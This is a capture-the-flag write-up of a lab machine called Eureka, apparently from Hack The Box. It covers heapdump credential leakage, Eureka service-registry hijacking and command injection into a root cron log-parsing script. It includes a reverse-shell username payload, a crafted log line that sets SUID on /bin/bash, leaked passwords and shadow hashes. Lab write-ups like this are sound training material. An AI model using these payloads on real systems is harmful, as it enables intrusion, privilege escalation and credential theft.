

Intended

Unintended

Very Unintended
Enum
$ rustscan --ulimit 10000 -a <IP> -- -A -sC
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-`
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] Automatically increasing ulimit value to 10000.
Open <IP>:22
Open <IP>:80
Open <IP>:8761

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpa5HH8lfpsh11cCkEoqcNXWPj6wh8GaDrnXst/q7zd1PlBzzwnhzez+7mhwfv1PuPf5fZ7KtZLMfVPuUzkUHVEwF0gSN0GrFcKl/D34HmZPZAsSpsWzgrE2sayZa3xZuXKgrm5O4wyY+LHNPuHDUo0aUqZp/f7SBPqdwDdBVtcE8ME/AyTeJiJrOhgQWEYxSiHMzsm3zX40ehWg2vNjFHDRZWCj3kJQi0c6Eh0T+hnuuK8A3Aq2Ik+L2aITjTy0fNqd9ry7i6JMumO6HjnSrvxAicyjmFUJPdw1QNOXm+m+p37fQ+6mClAh15juBhzXWUYU22q2q9O/Dc/SAqlIjn1lLbhpZNengZWpJiwwIxXyDGeJU7VyNCIIYU8J07BtoE4fELI26T8u2BzMEJI5uK3UToWKsriimSYUeKA6xczMV+rBRhdbGe39LI5AKXmVM1NELtqIyt7ktmTOkRQ024ZoSS/c+ulR4Ci7DIiZEyM2uhVfe0Ah7KnhiyxdMSlb0=
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNqI0DxtJG3vy9f8AZM8MAmyCh1aCSACD/EKI7solsSlJ937k5Z4QregepNPXHjE+w6d8OkSInNehxtHYIR5nKk=
|   256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNmmTon1qbQUXQdI6Ov49enFe6SgC40ECUXhF0agNVn
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://furni.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8761/tcp open  http    syn-ack ttl 63 Apache Tomcat (language: en)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-auth:
| HTTP/1.1 401 \x0D
|_  Basic realm=Realm
|_http-title: Site doesn`t have a title.- http://furni.htb/ /etc/hosts
- Search reveals very relevant information

- https://www.tutorialspoint.com/spring_boot/spring_boot_eureka_server.htm
- furni.htb/actuator common endpoint
{"_links":{"self":{"href":"http://furni.htb/actuator","templated":false},"beans":{"href":"http://furni.htb/actuator/beans","templated":false},"caches-cache":{"href":"http://furni.htb/actuator/caches/{cache}","templated":true},"caches":{"href":"http://furni.htb/actuator/caches","templated":false},"health":{"href":"http://furni.htb/actuator/health","templated":false},"health-path":{"href":"http://furni.htb/actuator/health/{*path}","templated":true},"info":{"href":"http://furni.htb/actuator/info","templated":false},"conditions":{"href":"http://furni.htb/actuator/conditions","templated":false},"configprops":{"href":"http://furni.htb/actuator/configprops","templated":false},"configprops-prefix":{"href":"http://furni.htb/actuator/configprops/{prefix}","templated":true},"env-toMatch":{"href":"http://furni.htb/actuator/env/{toMatch}","templated":true},"env":{"href":"http://furni.htb/actuator/env","templated":false},"loggers":{"href":"http://furni.htb/actuator/loggers","templated":false},"loggers-name":{"href":"http://furni.htb/actuator/loggers/{name}","templated":true},"heapdump":{"href":"http://furni.htb/actuator/heapdump","templated":false},"threaddump":{"href":"http://furni.htb/actuator/threaddump","templated":false},"metrics-requiredMetricName":{"href":"http://furni.htb/actuator/metrics/{requiredMetricName}","templated":true},"metrics":{"href":"http://furni.htb/actuator/metrics","templated":false},"sbom":{"href":"http://furni.htb/actuator/sbom","templated":false},"sbom-id":{"href":"http://furni.htb/actuator/sbom/{id}","templated":true},"scheduledtasks":{"href":"http://furni.htb/actuator/scheduledtasks","templated":false},"sessions-sessionId":{"href":"http://furni.htb/actuator/sessions/{sessionId}","templated":true},"sessions":{"href":"http://furni.htb/actuator/sessions","templated":false},"mappings":{"href":"http://furni.htb/actuator/mappings","templated":false},"refresh":{"href":"http://furni.htb/actuator/refresh","templated":false},"features":{"href":"http://furni.htb/actuator/features","templated":false},"serviceregistry":{"href":"http://furni.htb/actuator/serviceregistry","templated":false}}}heapdumpwill prompt for download in browser or cancurl:
$ curl -o heapdump.bin http://furni.htb/actuator/heapdump- Search this for any potential leaks or creds
$ strings heapdump.bin | grep -iE 'password=|authorization:|8761'

proxyPassword='
P`http://localhost:8761/eureka/
http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/!
Invalid Authorization: [{0}]!
http://localhost:8761/eureka/!
{password=0sc@r190_S0l!dP@sswd, user=oscar190}!
update users set email=?,first_name=?,last_name=?,password=? where id=?!
http://localhost:8761/eureka/!
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
Host: localhost:8761
http://localhost:8761/eureka/!
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==oscar190:0sc@r190_S0l!dP@sswd- Base64 decode
Authorization
$ echo "RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==" | base64 -d
EurekaSrvr:0scarPWDisTheB3st- EurekaSrvr :
0scarPWDisTheB3stlocalhost:8761
User
- SSH as
oscar190
$ ssh oscar190@eureka.htb
oscar190@furni.htb`s password: 0sc@r190_S0l!dP@sswd

oscar190@eureka:~$ sudo -l
[sudo] password for oscar190:
Sorry, user oscar190 may not run sudo on localhost.

oscar190@eureka:~$ ls -la
total 32
drwxr-x--- 5 oscar190 oscar190 4096 Apr  1 12:57 .
drwxr-xr-x 4 root     root     4096 Aug  9  2024 ..
lrwxrwxrwx 1 oscar190 oscar190    9 Aug  7  2024 .bash_history -> /dev/null
-rw-r--r-- 1 oscar190 oscar190  220 Aug  1  2024 .bash_logout
-rw-r--r-- 1 oscar190 oscar190 3771 Apr  1 12:57 .bashrc
drwx------ 2 oscar190 oscar190 4096 Aug  1  2024 .cache
drwx------ 3 oscar190 oscar190 4096 Aug  1  2024 .config
drwxrwxr-x 3 oscar190 oscar190 4096 Aug  1  2024 .local
lrwxrwxrwx 1 oscar190 oscar190    9 Aug  7  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 oscar190 oscar190  807 Aug  1  2024 .profile

oscar190@eureka:~$ ls -la /opt
total 24
drwxr-xr-x  4 root root     4096 Mar 20 14:17 .
drwxr-xr-x 19 root root     4096 Apr 22 12:47 ..
drwxrwx---  2 root www-data 4096 Aug  7  2024 heapdump
-rwxrwxr-x  1 root root     4980 Mar 20 14:17 log_analyse.sh
drwxr-x---  2 root root     4096 Apr  9 18:34 scripts

oscar190@eureka:~$ cat /opt/log_analyse.sh
log_analyse.sh
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi

analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}

analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}

analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}

display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}

# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
Unintended Solution
I will first explain my unintended solution, which can be executed at any point to gain root shell, entirely bypassing the entire box. Gaining access as Oscar was required to analyze log_analyse.sh and find these vulns. During this WU I found several alternatives, but simplest explained here.
- Analysis Login Error Abuse Root RCE
- Inside /opt/log_analyse.sh, the function analyze_logins() processes failed login attempts.
- We can access this without any user credentials at all through http://furni.htb/login.
- Username is stored directly in the logs without sanitization
username=$(echo "$line" | awk -F"'" '{print $2}')- This extracts the username, but stores it as
usernamevariable $usernameis fed into arrays unsanitized like so:
...
if [ -n "${successful_users[$username]+_}" ];
...
successful_users[$username]=$((successful_users[$username] + 1))
...
failed_users["$username"]=count- So a failed login will still be extracted and passed as an unsanitzed variable
- Array subscripts are expanded before use. That means if
$usernamecontains$(...), Bash will execute that command and use its output as the array key.
Overview
Username Payload Root CMDi PWNED
Eureka!
- So we can simply send payload as username and wait for root to execute
log_analyse.sh
$(bash -i >& /dev/tcp/<IP>/<PORT> 0>&1)
- Send it

- We can observe our injection in the logs:
oscar190@eureka:~$ cat /var/www/web/user-management-service/log/application.log
*snip*
2025-04-28T06:37:34.568Z  INFO 1325 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-8] c.e.Furni.Security.LoginFailureLogger:
Login failed for user '$(bash -i >& /dev/tcp/<IP>/<PORT> 0>&1)': Bad credentials- Have
nc -lvnp PORTready (can take a few mins) - Remember, we are waiting for root cronjob to call
log_analyse.shand get root RCE.
$ nc -lvnp PORT
listening on [any] PORT ...
connect to [PWNER] from (UNKNOWN) [PWNED] 37500
bash: cannot set terminal process group (1194955): Inappropriate ioctl for device
bash: no job control in this shell

root@eureka:~# id
id
uid=0(root) gid=0(root) groups=0(root)

root@eureka:~# ls /root
log_analysis.txt
root.txt
snap- PoC where I send multiple logins to ensure logs are poisoned
Intended Method
Just thought I would share my findings. But here is the rest of the intended method by using the other set of credentials to sign into port 8761 and enumerate some further details.
- Ok now lets use creds for
furni.htb:8761


$ curl -X POST 'http://EurekaSrvr:0scarPWDisTheB3st@furni.htb:8761/eureka/apps/USER-MANAGEMENT-SERVICE' \
     -H 'Content-Type: application/json' \
     -d '{
  "instance": {
    "instanceId": "USER-MANAGEMENT-SERVICE",
    "hostName":  "<IP>",
    "app":       "USER-MANAGEMENT-SERVICE",
    "ipAddr":    "<IP>",
    "vipAddress":"USER-MANAGEMENT-SERVICE",
    "secureVipAddress":"USER-MANAGEMENT-SERVICE",
    "status":    "UP",
    "port": {
      "$":       8081,
      "@enabled":"true"
    },
    "dataCenterInfo": {
      "@class":"com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name":  "MyOwn"
    }
  }
}'- Catch response
nc -lvnp 8081
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=MGRiN2FjMTgtZGZiNS00NTRkLTk0NDQtYzYwZDBhYWRiODgy
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:50590"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: <IP>:8081

username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=MVPlMJ55GMlVRseHSGnQvg-0jE6FXbZuzoNgWEQ_D7mtf5laBzKABPtJIK94dfO1KUTkiz-MoXe0b4ND97NRPCBaP4CdTalvmiranda-wise:IL!veT0Be&BeT0L0ve- SSH miranda-wise for user.txt
miranda-wise@eureka:~$ ls
snap  user.txt

miranda-wise@eureka:~$ id
uid=1001(miranda-wise) gid=1002(miranda-wise) groups=1002(miranda-wise),1003(developers)

miranda-wise@eureka:~$ ls -la /var/www/web/user-management-service/log/
total 52
drwxrwxr-x 3 www-data developers  4096 Apr 28 00:00 .
drwxrwxr-x 6 www-data developers  4096 Mar 19 22:07 ..
-rw-rw-r-- 1 www-data www-data   16974 Apr 28 07:22 application.log
-rw-rw-r-- 1 www-data www-data    6558 Apr 23 07:36 application.log.2025-04-22.0.gz
-rw-rw-r-- 1 www-data www-data    6571 Apr 27 15:32 application.log.2025-04-23.0.gz
-rw-rw-r-- 1 www-data www-data    3665 Apr 28 00:00 application.log.2025-04-27.0.gz
drwxrwxr-x 2 www-data www-data    4096 Apr  9 18:20 archive
Root
- Developer group Write over dir, not files
- Can rm log + Create new one with HTTP Status vuln for RCE
- Log Vuln = HTTP STATUS:
done < <(grep "HTTP.*Status: " "$LOG_FILE")
code=$(echo "$line" | grep -oP 'Status: \K.*')
if [[ "$existing_code" -eq "$code" ]]; then- grep extracts any line containing HTTP Status:
- grep -oP extracts whatever follows Status:
- The extracted value
($code)is compared numerically with-eqNO sanitization. - If
($code)contains$(...)executes the payload during the numeric comparison. - Any crafted log line containing HTTP Status: followed by a malicious command will eventually trigger code execution as root.
- So remove file from dir, and create a new one via:
$ rm -f /var/www/web/user-management-service/log/application.log
$ echo 'HTTP Status: x[$(chmod 4755 /bin/bash)]' > /var/www/web/user-management-service/log/application.log- After cronjob
miranda-wise@eureka:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash

miranda-wise@eureka:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash- SUID set correctly bash -p to spawn shell
miranda-wise@eureka:~$ bash -p

bash-5.0$ id
uid=1001(miranda-wise) gid=1002(miranda-wise) euid=0(root) groups=1002(miranda-wise),1003(developers)

bash-5.0$ ls /root
log_analysis.txt root.txt snaproot:$6$OBLuDSnSI6fzrKsf$u9QRtUqJYklvj0ve0W792/K0OFtjkezL5d/glicQuh.wd2Zghc5DU5AR8wy3WqSN4XE4URKuT2Q.TvVn8V6aG.:19947:0:99999:7:::
oscar190:$6$CCVgNnsseJFcoNGs$gzae.Om25l/QR2NNsAEeulOjuPVf.UxaTupSl.TIePjM47QM1PvPaFLY2I/BTM0kyltIHJ7MB3L8rBAnu8e501:19936:0:99999:7:::
miranda-wise:$6$cceIW.FRVwHUaXms$/A4OpW8llje8ChgjPMbb81eEs.SiaivbvJyoOFtDmF9loeQ.tU3G6yMQz3B5tThwjgPr7j/XZV4TrbqQhKTif1:19936:0:99999:7:::